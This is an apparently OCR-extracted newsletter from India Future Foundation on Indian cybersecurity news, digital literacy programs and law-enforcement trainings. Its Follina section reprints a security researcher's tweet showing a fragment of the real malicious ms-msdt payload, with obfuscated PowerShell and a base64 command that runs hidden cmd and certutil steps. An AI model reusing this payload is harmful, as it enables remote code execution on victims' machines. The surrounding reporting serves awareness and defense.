INDIA FUTURE FOUNDATION

Freedom of Expression, Trust and Safety on Internet

NEWS FROM THE INDUSTRY

CERT-IN NEW DIRECTIVES FOR REPORTING CYBERSECURITY INCIDENT

India's National Computer Emergency Response Team (CERT-IN) is responsible for responding to computer security incidents, reporting on vulnerabilities, and promoting effective IT security practices throughout the country.

In the directives from the CERT-IN on April 28, 2022, it is mandated that all cybersecurity issues must be reported to CERT-IN within six hours of incident identification or notification to minimize or mitigate the problem within this strict deadline; the business should re-evaluate its cybersecurity controls. At the same time, it should ensure that adequate procedures are implemented and comply with these requirements.

CERT-In extended the date till September 25, 2022 for implementing the mechanism to store the KYC and other important data of subscribers/customers for Data Centres, Virtual Private Server (VPS) providers, Cloud Service providers and Virtual Private Network Service (VPN Service) providers, while for all the other organizations the date to comply with these directive was 28th June 2022.

CONTENT


GHOSTTOUCH: HACKERS CAN TOUCH YOUR SCREEN

Modern mobile devices like smartphones and tablets include capacitive touchscreens that support multi-touch and can detect very small electric fields. However, electromagnetic interference (EMI) and charger noise have an adverse effect on capacitive touchscreens.

Research have shown that EMI can interfere with touchscreen user experience and possibly result in unpredictable and dangerous behavior. In one instance, EMI signals caused a phone that was charging to reserve an extremely expensive hotel room.

The purpose of developing GhostTouch was to test the hypothesis that EMI may be used to generate controllable touch events and initiate random behavior on capacitive touchscreens.
GhostTouch is a targeted attack. To tune the equipment, the adversary needs to be aware of the model and manufacturer of the victim's phone. Additionally, the attacker may require additional phone-related information, such as the passcode, which they must obtain through social engineering or "shoulder surfing."

Public spaces where individuals might put their devices face-down on a table, like cafes, libraries, or conference halls, are the primary attack scenario. Under the table, the attacker will have inserted the attack machinery so that attacks may be launched remotely.
The experimenters used GhostTouch to do a number of tasks, including answering the phone, tapping a button, unlocking by swiping up, and entering a password. An attacker may call a victim whose phone is in silent mode, use GhostTouch to answer the call without alerting the victim, and then listen in on a private chat.



DIGITAL LITERACY PROGRAM IN ASSAM

India Future Foundation (IFF) in association with Meta Platforms and Assam Police launched the 'Digital Literacy Program' in Assam on 20th May 2022. The launch event was organized at Royal Public school Assam where students from different schools participated in the program.

Cyber experts from IFF conducted an interactive session for students, teachers, and all attendees about cyber awareness and digital safety. Harmeet Singh, Special DGP, Assam police, gave the initial introduction, followed by Ankita Naik from Meta.

DIGITAL LITERACY PROGRAM IN MAHARASHTRA

India future foundation in association with Meta and Maharashtra Cyber launched the 'Digital literacy Program' on 28th March 2022 for the school students in the state of Maharashtra, with the aim to educate children on how to protect themselves from technology-related crimes.

The review of the digital literacy curriculum also covered how to recognize imposters who hide out in the dark areas of the internet, spying on innocent victims who are prone to viruses, spyware, and frauds that can result in phishing schemes or even more serious crimes. Bollywood celebrities Ameesha Patel along with Mr. Yashasvi Yadav, Senior IGP Maharashtra Cyber attended the event.

CYBER MANTHAN

India Future Foundation, in association with Microsoft, conducted an exclusive session on 'Securing India's Cyber Space from Emerging Threats' from a perspective that ensures strengthening security positions to protect against cyber-attacks.

In this session, the current situation was analyzed, and the following points were discussed-

- Securing India's Cyber Space from Emerging Threat Vectors
- Cyber vulnerabilities and safeguards during Cyber-Warfare
- Future of Cyber Warfare
- What could India do to secure its critical infrastructure from emerging cyber threat vectors?
- How to strengthen security position to protect against cyber attacks.

The time has long gone when people in the management didn't realize the importance of security, and security professionals needed to convince them to implement security measures. Now security is not an additional cost of doing business but a necessary investment for most organizations.

Through this consultation, we intended to highlight the need to secure and safeguard India's future digital ecosystem and provide a concrete solution to tackle the emerging threat vectors.

CAPACITY BUILDING OF LAW ENFORCEMENT OFFICERS IN SHIMLA

UNODC
United Nations Office on Drugs and Crime
HP Nasha Nivaran Board
STRENGTHENING DRUG LAW ENFORCEMENT CAPACITIES IN SOUTH ASIA
Devendra Dutt

India Future Foundation conducted a training workshop on open-source and social media platform interdictions for preventing drug trafficking and commercial crimes in Himachal Pradesh for law enforcement officers from the Narcotics and Custom Department. Law enforcement officials were educated on how cryptocurrencies and the dark web function to stop drug trafficking, as most of the illegal drug trafficking take place in the dark web and the payment is done using bitcoins. As bitcoin is hard to trace as it is a digital currency.

The training included 33 Police, 16 State Tax & Excise, 2 Special Investigation units, 2 CID, 1 IT, 1 EID, and 1 HPNNB officer.

SPREADING AWARENESS OF DARKWEB, CRYPTOCURRENCY AND CYBER SECURITY

The main objective behind this training was to develop new skills for law enforcement officers, such as understanding the cryptocurrency concept and how Dark Web operates. Today, Virtual Currencies & Dark Web Market use are steadily growing. Law enforcement officers must know to collect and disseminate data to prevent misuse of the innovative technology for criminal purposes. Officers developed awareness of the types and scope of illicit trade trafficking activities on the dark web. Participants were shown the potential of the new task force, which could be set up to share data across organizations and jurisdictions on the dark web. Utilize such shared data for crime tracking. 49 Officers from Narcotics & Custom Department in Bengaluru gave their presence and nice feedback about the program.

THIRD DX SECURE SUMMIT IN DELHI

The highlight of DX Secure was the introduction of Cyber Raksha Kavach, a project by the CII Tata Communications Center for Digital Transformation and Microsoft that offers a training programme covering modules of cyber security modules to individuals and Digital Risk Assessment for organisations to help the business community improve their cyber security practises.


It was noted that cyber security remains to be an issue, especially for micro, small and medium enterprises (MSMEs), despite the industry's amazing advancement through digital adoption in the previous two years. The Covid-19, which not only seriously impacted the cyber security community but also highlighted the need for cyber resilience, caused a digital transformation in the nation. At this pivotal time, DX Secure has established itself as a venue for discussions and the delivery of crucial solutions in managing emerging threats and cyber security, which is closely watched by the industry.

HOW FAR HAS INDIA COME IN QUANTUM TECHNOLOGY

The Department of Science and Technology, Government of India has pioneered the Quantum Information Science and Technology (QUST) program to lay the groundwork with the help of infrastructure and people resources. India Future Foundation has published a report on 'How far has India come in Quantum Technology. QuST will bring together and fund academic research groups to create quantum products in areas where they are most needed. It will also help to speed up initiatives that have been put on hold. The development of 8 qubit quantum computers, communication (fiber and free space), and cryptography, for example, will become increasingly significant. Meanwhile, advances in quantum algorithms, advanced mathematical quantum approaches, and quantum information system theory will continue to be made. Link to full report.

SEMICONDUCTOR CHIP MANUFACTURING IN INDIA

As part of a large incentive program to entice participants in the semiconductor sector to its shores, the Indian government is in discussions with Taiwan Semiconductor Manufacturing Corporation (TSMC). There is a good probability that Southern India will host TSMC's plant if it ever visits India. As the semiconductor manufacturing process needs a vast amount of clean water supply and considering the shortage of clean water in parts of Tamil Nadu, TSMC may also consider Prantij (Gujarat) or Noida to set up a plant in India. India and Taiwan have begun talks on a free trade pact and creating a semiconductor manufacturing hub. The Tata Group, Intel, and Taiwan's Foxconn have expressed interest in setting up manufacturing plants in India. Link to full report.




FOLLINA: A SECURITY FLAW IN MICROSOFT OFFICE TOOLS

A new security flaw was brought to the notice of Microsoft where the Windows operating system was compromised. In this flaw, a hacker could get complete access over any remote desktop using remote code execution. This problem was named Follina. A corrupt word file is sent to the victim where, if it is opened, gives access of the command prompt to the hacker. This flaw affects Word, Excel, and PowerPoint when the Microsoft Support Diagnostic Tool (MSDT) is called over the URL protocol.

On May 27, 2022, the nao-sec cyber security research team uncovered a malicious Word document that exploits Microsoft Support Diagnostic Tool (ms-msdt) to run PowerShell commands, downloads an HTML file, and downloads an HTML file. An example attack follows these steps:

- An external link to a remote HTML page is included in a malicious Word document that adversaries create.
- A script in the remote HTML file instructs Word to launch the ms-msdt process.
- The adversaries' created Base-64 encoded the launched ms-msdt process executes PowerShell commands.
- The malicious document runs commands on the victim system when a user interacts with it.



nao_sec
@nao_sec


Interesting maldoc was submitted from Belarus. It uses Word's external link to load the HTML and then uses the "ms-msdt" scheme to execute PowerShell code. virustotal.com/gui/file/4a240...

```
ocation.href = "ms-msdt:/id PCWDiagnostic /skip force /param
rowseForFile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=Not
eForFile=h$(Invoke-Expression($(Invoke-Expression('[System.Text.Enc
+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58
se64String('+[char]34
A9ICJjOlx3aW5kb3dzXHN5c3RlbTMyXGNtZC5leGUiO1N0YXJ0LVByb2Nlc3MgJGNtZ
GUgaGlkZGVuIC1Bcmd1bWVudExpc3QgIi9jIHRhc2traWxsIC9mIC9pbSBtc2R0LmV4
Y2VzcyAkY21kIC13aW5kb3dzdHlsZSBoaWRkZW4gLUFyZ3VtZW50TGlzdCAiL2MgY2Q
ibGljXCYmZm9yIC9yICV0ZW1wJSAlaSBpbiAoMDUtMjAyMi0wNDM4LnJhcikgZG8gY2
AveSYmZmluZHN0ciBUVk5EUmdBQUFBIDEucmFyPjEudCYmY2VydHV0aWwgLWRlY29kZ
XhwYW5kIDEuYyAtRjoqIC4mJnJnYi5leGUiOw=='+[char]34+'))')))))i/../../.
/../../../../../../Windows/System32/mpsigstub.exe
roubleshoot=ts_AUTO\"";
```

8:08 PM · May 27, 2022 · TweetDeck

615 Retweets 77 Quote Tweets 1,603 Likes

MEDIA COVERAGE



though, he advised the children to seek help from trusted adults if they found themselves in trouble.

He was part of the panel, which also included IAS Ghanshyam Dass, the secretary of the state's information and technology deportent and Kargil war veteran Colonel Sunil Kapila, an expert on cyber security.


It was followed by a technical session for the students where Col. Kapila interacted with them on cyber security and electronic warfare.

The session ended with a quiz for the children where they were also handed prizes.

The programme was organized in association with Meta Platforms comprising Facebook, WhatsApp and Instagram, and India Future Foundation, a leading not for profit think tank working on digital literacy, cyber safety, public policy, capacity building and research.

Also Read

Assam Floods Force School Children To Travel In Boats


sentinelassam.com/north-east-india-news/assam-news/assam-police-launches-digital-literacy-awareness-program-with-meta-592929
Tube
Maps
HOME
LIVE BLOG
BREAKING NEWS
TOP HEADLINES
CITIES
NE NEWS
SENTINEL MEDIA
SPORTS
EDUCATION
JOBS
MORE
Mia by Tanishq

Assam Police Launches Digital Literacy & Awareness Program With Meta


Meta aims to promote safe online behavior by spreading awareness around increasing cybercrimes and equipping adolescents with tools and resources to tackle online harm.

Jobs in Assam

18 July 2022 2:24 PM
RMRCNE Recruitment 2022 - Project Assistant Vacancy, Job Opening

18 July 2022 1:56 PM
CPP-IPR Recruitment 2022 - Project Scientific Assistant Vacancy, Job Opening

18 July 2022 12:25 PM
GIMT Guwahati Recruitment 2022 – Professor & Assistant Library Vacancy, Job Opening



Business News › Markets › Cryptocurrency › Crypto TV › CryptoTV by CoinSwitch Kuber | Kanishk Gaur, Founder, India Future Foundation

Advertorial

CryptoTV by CoinSwitch Kuber | Kanishk Gaur, Founder, India Future Foundation

ET Online | 16 Feb 2022, 09:59 AM IST

THE GREAT CRYPTO CRASH

PRIYATA BRAJABASI

IN CONVERSATION WITH

THE INSIGHT EDITION
LIVE

KANISHK GAUR

CYBER SECURITY EXPERT &
FOUNDER, INDIA FUTURE FOUNDATION

INDIA FUTURE FOUNDATION

India Future Foundation

Phone: +91-1244045954, +91-9312580816
Email: helpline@indiafuturefoundation.com
Building no. 2731 EP, Sector 57, Golf Course Ext. Road, Gurugram,
Haryana, India – 122003
www.indiafuturefoundation.com